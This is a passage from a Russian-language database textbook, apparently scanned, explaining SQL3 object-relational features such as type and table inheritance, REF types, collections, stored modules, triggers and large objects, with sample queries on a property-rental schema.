  NOT FINAL;
```

Подтип StaffType, кроме атрибутов, определяемых с помощью оператора CREATE TYPE, содержит унаследованные атрибуты типа PersonType вместе со связанными с ним функциями выборки и модификации. В частности, следует отметить, что конструкция REF IS SYSTEM GENERATED также фактически является унаследованной. Здесь определена и функция isManager, которая проверяет, не является ли указанный сотрудник менеджером. Способ применения этой функции описан в разделе 27.4.8.

Экземпляр подтипа рассматривается как экземпляр всех его супертипов. В стандарте SQL3 поддерживается понятие *подставляемости* (substitutability), которое означает, что вместо экземпляра супертипа всегда может использоваться любой экземпляр его подтипа. Проверка принадлежности к какому-то типу UDT выполняется с помощью предиката TYPE. Например, для некоторого типа определяемого пользователя типа Udt1 можно применить следующие проверки:

```
// Проверка того, относится ли Udtl к типу PersonType или одному
// из его подтипов
TYPE Udtl IS OF (PersonType)
// Проверка того, относится ли Udtl только к типу PersonType
TYPE Udtl IS OF (ONLY PersonType)
```

В языке SQL3, как и в большинстве языков программирования, каждый экземпляр типа UDT должен быть связан точно с *одним наиболее конкретизированным типом*, который соответствует подтипу самого нижнего уровня, присвоенному данному экземпляру. Таким образом, если тип UDT имеет больше одного непосредственного супертипа, то должен быть один тип, к которому относится данный экземпляр, причем этот единственный тип должен быть подтипом всех типов, к которым относится данный экземпляр. В некоторых случаях для этого может потребоваться создание большого количества типов. Например, иерархия типов может состоять из максимального супертипа Person с подтипами Student и Employee; подтип Student также может иметь три непосредственных подтипа: Undergraduate (Студент), Postgraduate (Аспирант) и PartTimeStudent (Заочник), как показано на рис. 27.2, а. Если экземпляр имеет тип Person и Student, то наиболее конкретным

типом в данном случае является тип student, причем этот тип не является лист-типом в данной иерархической структуре, поскольку он является подтипом супертипа Person. Но в такой иерархии типов ни один экземпляр не может иметь тип PartTimeStudent и Employee, если только не определен тип PTStudentEmployee, как показано на рис. 27.2, *б*. В этом случае новый лист-тип PTStudentEmployee является наиболее конкретизированным типом этого экземпляра. Аналогичным образом, некоторые студенты и аспиранты могут иметь работу с неполной занятостью (нечто иное по сравнению с заочниками, которые имеют работу с полной занятостью), поэтому логично было бы ввести подтипы FTUGEmployee (Студент, имеющий подработку) и FTPGEmployee (Аспирант, имеющий подработку). Обобщая этот подход, можно создать достаточно большое количество подтипов. В некоторых случаях наилучшим вариантом может быть использование механизма наследования на уровне таблиц, а не типов, как описано ниже.

Привилегии

Для создания подтипа пользователь должен обладать привилегией UNDER для каждого пользовательского типа, отмеченного как супертип в определении подтипа. Кроме того, пользователь должен иметь привилегию USAGE для каждого определяемого пользователем типа, упомянутого в объявлении нового типа.




Рис. 27.2. Иерархия типов Student/Employee: а) исходный вариант; б) модифицированный вариант

27.4.7. Создание таблиц

Для поддержки совместимости снизу вверх со стандартом SQL2 в стандарте SQL3 для создания таблицы все еще необходимо использовать оператор CREATE TABLE, даже если эта таблица состоит из одного типа UDT. Иначе говоря, экземпляр типа UDT может быть перманентным только в том случае, если он хранится как значение столбца в таблице. Существует несколько вариантов оператора CREATE TABLE, использование которых иллюстрируется в примерах 27.4-27.6.

Пример 27.4. Создание таблицы на основе типа UDT

Для создания таблицы на основе типа UDT StaffType можно использовать следующий оператор:

```
CREATE TABLE Staff (
  info StaffType,
  PRIMARY KEY (staffNo));
```

Можно применить и другой вариант записи этого оператора:

```
CREATE TABLE Staff OF StaffType {
  REF IS staffID SYSTEM GENERATED,
  PRIMARY KEY (staffNo));
```

В первом случае доступ к столбцам таблицы Staff может осуществляться с помощью выражения пути, подобного 'Staff.info.staffNo', а во втором — с помощью выражения 'Staff.staffNo'.

Пример 27.5. Применение ссылочного типа для определения связи

В этом примере показано моделирование связи между таблицами PropertyForRent и Staff с использованием ссылочного типа.

```
CREATE TABLE PropertyForRent (
  propertyNo PropertyNumber NOT NULL,
  street Street NOT NULL,
  city City NOT NULL,
  postcode Postcode,
  type PropertyType NOT NULL DEFAULT 'F',
  rooms PropertyRooms NOT NULL DEFAULT 4,
  rent PropertyRent NOT NULL DEFAULT 600,
  staffID REF(StaffType). SCOPE Staff
          REFERENCES ARE CHECKED ON DELETE CASCADE,
  PRIMARY KEY (propertyNo));
```

В примере 6.1 для моделирования связи между таблицами PropertyForRent и Staff применялся традиционный механизм первичного ключа/внешнего ключа. А в данном случае для моделирования связи применяется справочный тип REF(StaffType). Конструкция SCOPE определяет соответствующую справочную таблицу. Конструкция REFERENCES ARE CHECKED указывает, что должны поддерживаться ограничения ссылочной целостности (альтернативный вариант состоит в использовании конструкции REFERENCES ARE NOT CHECKED). Конструкция ON

DELETE CASCADE соответствует обычному способу поддержки ограничения ссылочной целостности, предусматривающему каскадное удаление, который определен в версии стандарта SQL2. Следует отметить, что здесь конструкция ON UPDATE не требуется, поскольку столбец staffID таблицы Staff не может быть обновлен.

В стандарте SQL3 не предусмотрен применяемый по умолчанию механизм хранения всех экземпляров некоторого типа UDT. Такой способ хранения применяется, только если пользователь явно создает отдельную таблицу, в которой хранятся все экземпляры. Поэтому в приложении, основанном на использовании стандарта SQL3, не всегда существует возможность применить один запрос SQL ко всем экземплярам некоторого типа, определяемого пользователем. Например, если в базе данных будет создана вторая таблица с определением

```
CREATE TABLE Client (
  info PersonType,
  prefType CHAR,
  maxRent DECIMAL(6, 2),
  branchNo VARCHAR(4) NOT NULL);
```

то экземпляры типа PersonType будут распределяться по двум таблицам: Staff и Client. Этот недостаток в данном конкретном случае можно преодолеть с помощью механизма наследования таблиц, который позволяет создать таблицу, наследующую все атрибуты существующей таблицы с помощью конструкции UNDER. Эти средства поддержки подтаблиц/супертаблиц являются полностью независимыми от средств поддержки наследования типов UDT. Как и следовало ожидать, подтаблица наследует все столбцы супертаблицы и может также включать определения собственных дополнительных столбцов.

Пример 27.6. Создание подтаблицы с использованием конструкции UNDER

Таблица для хранения данных о менеджерах может быть создана с применением механизма наследования таблиц следующим образом:

```
CREATE TABLE Manager UNDER Staff (
  bonus DECIMAL(5, 2),
  mgrStartDate DATE);
```

В этом случае таблица Manager содержит все столбцы таблицы Staff, а также определения собственных столбцов. При вставке строк в таблицу Manager значения унаследованных столбцов вставляются в таблицу Staff. Аналогичным образом, при удалении строк из таблицы Manager эти строки исчезают и из таблицы Manager, и из таблицы Staff. В результате при доступе ко всем строкам таблицы Staff предоставляется возможность получить все сведения из таблицы Manager.

При работе с иерархией таблиц необходимо учитывать следующие ограничения.

- Каждая строка супертаблицы Staff может соответствовать не более чем одной строке таблицы Manager.
- Каждая строка таблицы Manager должна иметь только одну соответствующую строку в таблице Staff.

При этом поддерживается семантика *включения:* строка подтаблицы фактически "содержится" в ее супертаблицах. При этом предполагается, что при выполнении операторов команд INSERT, UPDATE и DELETE SQL для поддержки непро-

тиворечивого состояния данных при модификации строк в подтаблицах и супертаблицах должны соблюдаться следующие правила.

- При вставке в подтаблицу строки значения любых унаследованных столбцов таблицы каскадно вставляются в соответствующие супертаблицы снизу вверх в иерархии таблиц. Например, возвращаясь к рис. 27.2, б, если вставить строку в таблицу PTStudentEmployee, то значения унаследованных столбцов вставляются в таблицы Student и Employee, а затем значения унаследованных столбцов вставляются в таблицу Person.
- При обновлении строки в подтаблице аналогичная процедура выполняется для обновления значений из унаследованных столбцов в супертипах.
- При обновлении строки в супертаблице значения всех унаследованных столбцов во всех соответствующих строках ее непосредственных и косвенных подтаблицах также обновляются. Поскольку супертаблица также может быть подтаблицей, то для обеспечения непротиворечивости должно соблюдаться предыдущее условие.
- При удалении строки из под таблицы/супертаблицы удаляются соответствующие строки во всей иерархии таблиц. Например, если удаляется строка таблицы Student, то удаляются также соответствующие строки из таблиц Person, Undergraduate, Postgraduate, PartTimeStudent и PTStudentEmployee.

Привилегии

По аналогии с тем, что нужны определенные привилегии для создания нового подтипа, при создании подтаблицы пользователь должен обладать привилегией UNDER на супертаблицу, упомянутую в операторе определения подтаблицы. Кроме того, пользователь должен иметь привилегию USAGE на все определяемые пользователем типы, которые применяются в определении новой таблицы.

27.4.8. Создание запросов

В стандарте SQL3 для создания запросов и обновления таблиц используется такой же синтаксис, что и в стандарте SQL2, но с некоторыми дополнениями, необходимыми для обработки объектов. В этом разделе проиллюстрированы некоторые из таких дополнений (см. примеры 27.7-27.10).

Пример 27.7. Выборка указанного столбца и указанных строк

Определить имена всех менеджеров.

```
SELECT s.lName
FROM Staff s
WHERE s.position = 'Manager';
```

В этом запросе в конструкции WHERE для доступа к столбцу position используется вызов неявно определяемой функции выборки position.

Пример 27.8. Вызов определяемой пользователем функции

Выбрать имена всех менеджеров с указанием их возраста.

```
SELECT s.lName, s.age
FROM Staff s
WHERE s.isManager;
```

В этом альтернативном методе поиска менеджеров используется вызов определяемой пользователем функции isManager в качестве предиката конструкции WHERE. Эта функция возвращает логическое значение TRUE, если сотрудник является менеджером (см. пример 27.3). Кроме того, этот запрос вызывает унаследованную виртуальную функцию age (функцию выборки) в качестве элемента списка оператора SELECT.

Пример 27.9. Использование ключевого слова ONLY для ограничения выборки

Определить имена и адреса всех людей старше 65 лет.

```
SELECT p.lName, p.fName
FROM Person p
WHERE p.age > 65;
```

В этом запросе будут использованы имена и адреса не только из тех записей, которые были явно вставлены в таблицу Person, но также из тех, которые были вставлены во время непосредственных или косвенных вставок из подтаблиц таблицы Person, в данном случае Staff и Client.
Но предположим, что нам нужны сведения не обо всех сотрудниках, а только об упомянутых в экземплярах таблицы Person, исключая все ее подтаблицы. Этого можно добиться, используя ключевое слово ONLY.

```
SELECT p.lName, p.fName
FROM ONLY (Person) p
WHERE p.age > 65;
```

Пример 27.10. Применение оператора снятия ссылки

Определить имя сотрудника компании, который управляет объектом недвижимости с номером 'PG4'.

```
SELECT p.staffID->fName AS fName, p.staffID->lName AS lName
FROM PropertyForRent p
WHERE p.propertyNo = 'PG4';
```

Ссылки могут применяться в выражениях с обозначением пути доступа, которые позволяют перемещаться по объектным ссылкам для перехода от одной строки к другой. Для перехода по ссылке применяется оператор снятия ссылки (->). Обычно в операторе SELECT для доступа к столбцу таблицы служит такое выражение, как p.staffID. Но в данном конкретном случае столбец содержит не сами данные, а ссылку на строку таблицы Staff, и поэтому необходимо восполь-

зоваться оператором снятия ссылки для получения доступа к столбцам таблицы, на которую указывает ссылка. При использовании стандарта SQL2 для такого запроса потребовалось бы применить соединение или вложенный подзапрос.
Для выборки всех данных о сотруднике, управляющем объектом недвижимости с номером PG4, а не только его имени и фамилии, вместо приведенного выше запроса потребовалось бы применить следующий запрос:

```
SELECT DEREF(p.staffID) AS Staff
FROM PropertyForRent p
WHERE p.propertyNo = 'PG4';
```

Хотя ссылочные типы аналогичны внешним ключам, все же между ними имеются существенные различия. В стандарте SQL3 ссылочная целостность поддерживается только с помощью определения ограничения ссылочной целостности, указанного в составе определения таблицы. Сами по себе ссылочные типы не обеспечивают ссылочной целостности. Таким образом, ссылочный тип в языке SQL не следует пугать со ссылочным типом, который предусмотрен в объектной модели ODMG. В последней для моделирования связей между типами применяются идентификаторы OID, а ограничения ссылочной целостности устанавливаются автоматически, как описано в разделе 26.2.2.

27.4.9. Типы коллекций

Коллекции представляют собой конструкторы типов, которые используются для определения коллекций других типов. Коллекции служат для хранения нескольких значений в одном столбце таблицы и могут приводить к созданию вложенных таблиц, в которых столбец одной таблицы фактически содержит другую таблицу. В результате может быть создана единственная таблица, которая представляет несколько уровней вложенности типа "главный/подчиненный". Таким образом, коллекции позволяют более гибко выполнять проектирование физической структуры базы данных.

В стандарте SQL3 вводится параметризованный тип коллекции ARRAY, а в стандарте SQL4 предусматривается дополнительный ввод параметризованных типов коллекций LIST, SET и MULTISET. В любом случае параметр, который называется *элементом типа,* может иметь заранее определенный тип, тип UDT, строковый тип или представлять собой коллекцию, но не может быть ссылочным типом или типом UDT, содержащим ссылочный тип. Кроме того, каждая коллекция должна быть однородной, т.е. все ее элементы должны иметь одинаковый тип или, по крайней мере, происходить от иерархии одного типа. Типы коллекций имеют следующие определения.

- ARRAY (массив). Одномерный массив, для которого задано максимальное количество элементов.
- LIST (список). Упорядоченная коллекция, в которой допускается наличие дубликатов.
- SET (множество). Неупорядоченная коллекция, в которой не допускается наличие дубликатов.
- MULTISET (мультимножество). Неупорядоченная коллекция, в которой допускается наличие дубликатов.

Эти типы аналогичны типам, определяемым в стандарте ODMG 3.0 (см. раздел 26.2), за исключением того, что имя Bag заменено типом данных MULTISET языка SQL. Для этих коллекций предусмотрены следующие операции (см. примеры 27.11–27.13).

- Два множества SET используются как операнды и возвращают результат типа SET.
- Два мультимножества MULTISET используются как операнды и возвращают результат типа MULTISET.
- Мультимножество MULTISET используется как операнд и возвращает результат типа SET.
- Любая коллекция используется как операнд и возвращает результат, обозначающий количество элементов в этой коллекции.
- Два списка LIST используются как операнды и возвращают результат типа LIST.
- Два списка LIST используются как операнды и возвращают результат типа INTEGER.
- Список LIST и одно или два целых числа используются как операнды и возвращают результат типа LIST.
- Массив ARRAY и одно целое число используются как операнды и возвращают элемент массива ARRAY.
- Два массива ARRAY используются как операнды и выполняется конкатенация этих двух массивов в единый массив ARRAY в указанном порядке.

Пример 27.11. Использование коллекции типа SET

Дополнить таблицу Staff, чтобы в ней можно было хранить данные о количестве ближайших родственников (next of kin), а затем найти имена и фамилии ближайших родственников лица с именем John White.

Хотя стандарт SQL3 **не поддерживает тип данных SET, в этом примере показан способ применения** данных **такого типа. Коллекция указанного типа позволяет включить в таблицу** Staff**столбец** nextOfKin **следующим образом:**

```
nextOfKin SET(PersonType)
```

В таком случае запрос принимает следующий вид:

```
SELECT n.fName, n.lName
FROM Staff s, TABLE (s.nextOfKin) n
WHERE s.lName = 'White' AND s.fName = 'John';
```

Обратите внимание на то, что в конструкции FROM в качестве ссылки на таблицу можно использовать поле со значением в виде множества s.nextOfKin.

Пример 27.12. Использование функции COUNT при работе с коллекцией типа SET

Определить количество ближайших родственников каждого сотрудника.

```
SELECT staffNo, fName, lName, COUNT(nextOfKin)
FROM Staff;
```

Поскольку nextOfKin является полем, имеющим тип множества, то для определения искомого значения можно использовать агрегирующую функцию COUNT.

Пример 27.13. Использование коллекции типа ARRAY

Если предусмотрено ограничение, согласно которому допускается хранение сведений не более чем о трех ближайших родственниках, то этот столбец можно реализовать в виде данных типа ARRAY.

```
nextOfKin PersonType ARRAY(3)
```

В этом случае сокращенная версия запроса из примера 27.11, предусматривающего выборку данных только о первом ближайшем родственнике, будет выглядеть следующим образом:

```
SELECT s.nextOfKin[1].fName, s.nextOfKin[1].lName
FROM Staff s
WHERE s.lName = 'White' AND s.fName = 'John';
```

Обратите внимание на то, что массив нельзя использовать в качестве ссылки на таблицу, поэтому в списке выборки оператора SELECT необходимо использовать полную форму записи.

27.4.10. Перманентные хранимые модули

Для обеспечения вычислительной полноты языка в стандарте SQL3 введено несколько новых типов операторов SQL, позволяющих хранить в базе данных и вызывать из нее на выполнение определения правил поведения (методы объекта) [177]. Операторы могут быть сгруппированы в один составной оператор (блок) с собственными локальными переменными. Ниже перечислены некоторые дополнительные операторы стандарта SQL3.

- Оператор присваивания, позволяющий присваивать результат выполнения некоторого оператора SQL локальной переменной, столбцу или атрибуту типа UDT, например, как показано ниже.

```
DECLARE b BOOLEAN;
DECLARE staffMember StaffType;
b = staffMember.isManager;
```

- Оператор IF ... THEN ... ELSE ... END IF, позволяющий выполнять обработку по заданным условиям. Пример ее использования имеется в методе isManager (см. пример 27.3).
- Оператор CASE, который позволяет сделать выбор пути выполнения на основе набора альтернативных вариантов, как показано ниже.

```
CASE lowercase(x)
WHEN 'a' THEN SET x = 1;
WHEN 'b' THEN SET x * 2;
              SET y = 0;
WHEN 'default' THEN SET x = 3;
END CASE;
```

- Набор операторов (FOR, WHILE и REPEAT), позволяющих организовать повторное выполнение блока операторов SQL. Примеры их использования приведены ниже.

```
FOR x, y AS SELECT a, b FROM Table1 WHERE searchCondition DO
  ...
```

```
END FOR;

WHILE b <> TRUE DO
  ...
END WHILE;

REPEAT
  ...
UNTIL b <> TRUE
END REPEAT;
```

- Оператор CALL, который позволяет вызывать процедуры, а также оператор RETURN, с помощью которого значимые выражения SQL могут использоваться в качестве значений, возвращаемых из функции SQL.

Обработка исключительных ситуаций

Часть стандарта SQL4 с описанием перманентных хранимых модулей (PSM -- Persistent Stored Module) определяет средства обработки различных условий, позволяющие обрабатывать исключения и условия завершения. Обработка исключений построена на предварительном определении обработчика посредством указания его типа, исключительной ситуации и условий завершения, которые он должен обрабатывать, а также действий, которые предпринимаются для этой цели (процедурные операторы SQL). Средства обработки исключений предоставляют также возможность явно активизировать исключения и условия завершения с использованием оператора SIGNAL/RESIGNAL.

Обработчик соответствующего исключения или условия завершения может быть объявлен с помощью оператора DECLARE ... HANDLER.

```
DECLARE {CONTINUE | EXIT | UNDO} HANDLER
FOR SQLSTATE { sqlstateValue \ conditionName \ SQLEXCEPTION |
    SQLWARNING | NOT FOUND} handlerAction;
```

Имя условия и соответствующее необязательное значение SQLSTATE может быть объявлено с помощью следующей синтаксической структуры;

```
DECLARE conditionName CONDITION
[FOR SQLSTATE sqlstateValue]
```

Для активизации нового исключения или повторной активизации обработанного ранее исключения применяются следующие операторы:

```
SIGNAL sqlstateValue;
RESIGNAL sqlstateValue;
```

При выполнении составного оператора, содержащего объявление обработчика, создается обработчик для соответствующего условия. Активизируется обработчик, который в наибольшей степени соответствует условию, активизированному оператором SQL. Если обработчик включает оператор CONTINUE, то при активизации будут выполнены предусмотренные в нем действия, а управление возвращено составной команде. Если обработчик имеет тип EXIT, то после выполнения предусмотренных в нем действий управление не будет возвращено составной команде. Если обработчик имеет тип UNDO, то при его выполнении сначала осуществляется откат всех изменений, выполненных в составной команде, а затем выполняются действия, предусмотренные в самом обработчике, после чего управление возвращается составной команде. Если обработчик завершает работу без

предоставления сведений об успешном завершении, то неявно выполняется повторная выдача сообщения об исключительной ситуации, после чего определяется наличие другого обработчика, способного разрешить возникшую ситуацию.

27.4.11. Триггеры

Как описано в разделе 8.2.7, триггер — это (составной) оператор SQL, который автоматически выполняется в СУБД и сопровождает процесс модификации указанной таблицы. Триггер подобен процедуре SQL тем, что представляет собой именованный блок SQL с разделами объявления, выполнения и обработки условий. Однако, в отличие от обычной процедуры, триггер выполняется неявно в каждом случае возникновения *триггерного события,* к тому же не имеет параметров. Приведение триггера в действие иногда называют *запуском* (firing), или *активизацией,* триггера. Триггеры могут использоваться для достижения следующих целей:

- проверка правильности введенных данных и проверка выполнения сложных ограничений целостности данных, которые трудно, если вообще возможно, поддерживать с помощью ограничений целостности, установленных для таблицы;
- выдача предупреждений (например, с помощью электронной почты), которые напоминают о необходимости выполнить некоторые действия при обновлении таблицы определенным образом;
- накопление информации аудита посредством фиксации сведений о внесенных изменениях и тех лицах, которые их выполнили;
- поддержка репликации (см. раздел 23.6).

Основной формат оператора CREATE TRIGGER показан ниже.

```
CREATE TRIGGER TriggerName
BEFORE | AFTER <triggerEvent> ON <TableName>
[REFERENCING <oldOrNewValuesAliasList>]
{FOR EACH {ROW | STATEMENT} 3
[WHEN .(triggerCondition)3
<triggerBody>
--',
```

Триггерные события включают вставку, удаление и обновление строк в таблице. Но только в последнем случае для триггерного события можно также указать конкретные имена столбцов таблицы. Время запуска триггера определяется с помощью ключевых слов BEFORE и AFTER: при указании ключевого слова BEFORE триггер запускается *до* возникновения связанных с ним событий, а при указании ключевого слова AFTER — *после* их возникновения. Выполняемые триггером действия задаются оператором SQL, который может быть выполнен одним из двух следующих способов:

- для каждой строки (FOR EACH ROW), охваченной данным событием (так называемый *триггер на уровне строки);*
- только один раз для каждого события (FOR EACH STATEMENT); именно этот способ используется по умолчанию (так называемый *триггер на уровне оператора),*

Обозначение <oldOrNewValuesAliasList> **относится к таким компонентам:**

- **старая или новая строка** (OLD/NEW или OLD ROW/NEW ROW), если **используется триггер на. уровне строки;**

- старая или новая таблица (OLD TABLE/NEW TABLE), если используется триггер AFTER.

Ясно, что старые значения не применимы для событий вставки, а новые — для событий удаления. Тело триггера не может содержать

- операторы SQL, применяемые при обработке транзакций, например COMMIT и ROLLBACK;
- операторы SQL, которые служат для установления соединения, например CONNECT И DISCONNECT;
- операторы SQL для определения схемы и управления ею, например команды создания или удаления таблиц, пользовательских типов или других триггеров;
- **операторы SQL для управления сеансом, например** SET SESSION CHARACTERISTICS, SET ROLE, SET TIME ZONE.

Кроме того, стандарт SQL3 не предусматривает возможности создания динамически изменяющихся триггеров (т.е. триггеров, позволяющих при обработке события вносить изменения в код самого триггера, а затем вызывать его снова в цикле, который может стать бесконечным). Поскольку для таблицы может быть определено несколько триггеров, то большое значение имеет порядок их запуска. Запуск триггеров происходит по мере возникновения триггерных событий (INSERT, UPDATE, DELETE) в следующем порядке.

1. Исполнение табличного триггера BEFORE на уровне оператора.
2. Для каждой строки, охваченной данным оператором:
   а) исполнение любого триггера BEFORE на уровне строки;
   б) исполнение самого оператора;
   в) применение ограничений ссылочной целостности;
   г) исполнение любого триггера AFTER на уровне строки.
3. Исполнение табличного триггера AFTER на уровне оператора.

Следует отметить, что при использовании такой последовательности запуска триггеры BEFORE активизируются перед проверкой ограничений ссылочной целостности, поэтому нельзя исключить такую возможность, что внесение изменения, вызвавшего активизацию триггера, приведет к нарушению ограничений ссылочной целостности базы данных и поэтому должно быть запрещено. Таким образом, при разработке триггеров BEFORE необходимо руководствоваться правилом, что они не должны вносить дополнительных изменений в базу данных. Ниже приведены примеры создания и применения триггеров.

Пример 27.14. Использование триггера AFTER INSERT

Создайте набор записей почтовой рассылки для каждой новой записи таблицы PropertyForRent. Для этого примера предположим, что существует таблица Mailshot (список почтовой рассылки), в которой хранятся сведения о потенциальных арендаторах и объектах недвижимости.

```
CREATE TRIGGER InsertMailshotTable
  AFTER INSERT ON PropertyForRent
  REFERENCING NEW ROW AS pfr
  BEGIN
    INSERT INTO Mailshot VALUES
```

```
    (SELECT c.fName, c.lName, c.maxRent, pfr.propertyNo, pfr.street,
            pfr.city, pfr.postcode, pfr.type, pfr.rooms, pfr.rent
     FROM Client c
     WHERE c.branchNo = pfr.branchNo AND
           (c.prefType = pfr.type AND c.maxRent <= pfr.rent))
END;
```

Этот триггер выполняется после вставки новой записи. Конструкция FOR EACH опущена, т.е. по умолчанию используется конструкция FOR EACH STATEMENT, поскольку оператор INSERT вставляет каждый раз только одну строку. Тело триггера образует оператор INSERT, построенный на подзапросе, который находит все записи со сведениями о соответствующих арендаторах.

Пример 27.15. Использование триггера AFTER INSERT с условием

Создайте триггер, который модифицирует все текущие записи почтовой рассылки, если изменяется арендная плата объекта недвижимости.

```
CREATE TRIGGER UpdateMailshotTable
  AFTER UPDATE OF rent ON PropertyForRent
  REFERENCING NEW ROW AS pfr
  FOR EACH ROW
  BEGIN
    DELETE FROM Mailshot WHERE maxRent > pfr.rent;
    UPDATE Mailshot SET rent = pfr.rent
    WHERE propertyNo = pfr.propertyNo;
  END;
```

Этот триггер выполняется после обновления поля со значением арендной платы rent в строке таблицы PropertyForRent. Здесь применяется конструкция FOR EACH ROW, поскольку с помощью одного оператора UPDATE может быть изменено значение арендной: платы сразу в нескольких записях, например из-за возрастания стоимости потребительской корзины. Тело триггера содержит два оператора SQL: DELETE — для удаления тех записей почтовой рассылки, в которых арендная плата выходит за рамки, установленные потенциальным арендатором, и UPDATE — для внесения новой арендной платы во всех сохранившихся записях, относящихся к данному объекту недвижимости.

При условии правильного использования триггеры могут стать очень мощным механизмом. Основное преимущество триггеров заключается в том, что стандартные функции могут сохраняться внутри базы данных и неизменно активизироваться при каждом обновлении ее данных. Это позволяет существенно упростить приложение. Тем не менее следует упомянуть и о присущих триггерам недостатках.

- Сложность. При перемещении из приложения в базу данных некоторых функций усложняются задачи ее проектирования, реализации и администрирования.
- Скрытые функциональные средства. Перемещение некоторых функций в базу данных и сохранение их в виде одного или нескольких триггеров может привести к сокрытию от пользователя некоторых функциональных возможностей. Хотя это в определенной степени упрощает работу пользователя, но, к сожалению, может привести к появлению незапланированных,

потенциально нежелательных и вредных побочных эффектов, поскольку в этом случае пользователь не может контролировать некоторые процессы, происходящие в базе данных.

- **Влияние** на производительность. Перед выполнением каждого оператора по изменению состояния базы данных СУБД должна проверить триггерное условие с целью выяснения необходимости запуска триггера для этого оператора. Данная операция сказывается на общей производительности СУБД. Очевидно, что при возрастании количества триггеров накладные расходы, связанные с такими действиями, также возрастают. В моменты пиковой нагрузки они могут вызвать заметное снижение производительности системы.

Привилегии

Для создания триггера пользователь должен обладать привилегией TRIGGER для заданной таблицы, привилегией SELECT для любых таблиц, указанных в триггерном условии в конструкции WHEN, а также привилегиями для выполнения всех операторов SQL в теле триггера.

27.4.12. Большие объекты

Большим объектом (Large OBject — LOB) называется поле таблицы, которое содержит значительное количество данных, например большой текстовый или графический файл. В стандарте SQL3 предусмотрены три типа больших объектов.

- Большой двоичный объект, или объект BLOB (Binary Large OBject), т.е. двоичная строка без указания таблицы символов или схемы упорядочения.
- Большой символьный объект, или объект CLOB (Character Large OBject), и большой объект символов национального алфавита, или объект NCLOB (National Character Large OBject), которые содержат символьные строки.

В стандарте SQL3 большой объект несколько отличается от объектов BLOB, поддерживаемых во многих существующих СУБД. В подобных системах объект BLOB является неинтерпретируемым потоком байтов, и СУБД не обладает никакими сведениями о содержании объекта BLOB или его внутренней структуре. Это позволяет предохранить СУБД от выполнения запросов и операций с типами данных, которые обладают развитой и сложной структурой, например изображениями, видеоматериалами, документами текстовых процессоров или Web-страницами. В общем случае требуется, чтобы до выполнения любой обработки весь объект BLOB целиком пересылался в сети от сервера СУБД к клиенту. В стандарте SQL3, наоборот, допускается выполнение некоторых операций с большими объектами со стороны сервера СУБД. Для работы с большими символьными объектами допускается использование следующих стандартных операций с символьными строками, которые возвращают символьные строки.

- Оператор конкатенации (<string1> \ <string2>), который возвращает символьную строку, образованную соединением символьных строк-операндов в указанном порядке.
- Функция извлечения символьной подстроки SUBSTRING(<string> FROM <*startpos*> FOR <length>), которая возвращает подстроку определенной длины length, извлеченную из строки string с заданной начальной позиции *startpos*.
- Символьная функция перекрытия строк OBERLAY(<string1> PLACING <string2> FROM <startpos> FOR <length>), которая заменяет подстроку заданной длины из строки <string1> с указанной начальной позиции

на строку <string2>. Эта операция эквивалентна следующей операции: SUBSTRING(<string1> FROM 1 FOR <length1>) \| <string2> \| SUBSTRING(<string1> FROM <startpos + length>).

- **Функции свертки** UPPER(<string>) и LOWER(<string>), **которые преобразуют все символы строки в прописные** или **строчные символы.**
- **Функции обрезки** TRIM ([LEADING| TRAILING BOTH <string1> FROM] <string2>) **возвращает строку** <string2>, **в которой** удалены первые (LEADING) или **последние** (TRAILING), или и те и другие (BOTH) **символы строки** <string1>. **Если не задана конструкция** FROM, **то из строки** <string2> будут удалены **все ведущие и заключительные пробелы.**
- Функция вычисления длины строки CHAR_LENGTH(<string>), которая возвращает длину указанной строки.
- Функция определения расположения POSITION(<string1> IN <string2>), которая возвращает начальную позицию строки <string1> в строке <string2>.

Строки CLOB нельзя использовать в большинстве операторов сравнения, хотя они могут использоваться вместе с предикатом LIKE, а также с предикатами сравнения с учетом или без учета количества сравниваемых символов, в которых используются операторы проверки на равенство (=) или неравенство (<>). Из-за этих ограничений нельзя ссылаться на столбец, определяемый с типом строки CLOB, в таких местах, как конструкции GROUP BY, ORDER BY, в определениях ограничений уникальности или целостности, в столбце соединения, а также в операторах для работы с множествами (UNION, INTERSECT и EXCEPT).

Строка BLOB определяется как последовательность октетов. Все строки BLOB могут сравниваться на основе сравнения октетов с одинаковым порядковым номером. Ниже перечислены некоторые операторы для работы со строками BLOB, которые выполняют функции, аналогичные перечисленным выше, и возвращают строки BLOB.

- Оператор конкатенации строк BLOB.
- **Функция извлечения подстроки из строки BLOB.**
- **Функция перекрытия для строки BLOB.**
- Функция обрезки для строки BLOB.

Кроме того, для работы со строками BLOB могут использоваться функции BLOB_LENGTH и POSITION, а также предикат LIKE.

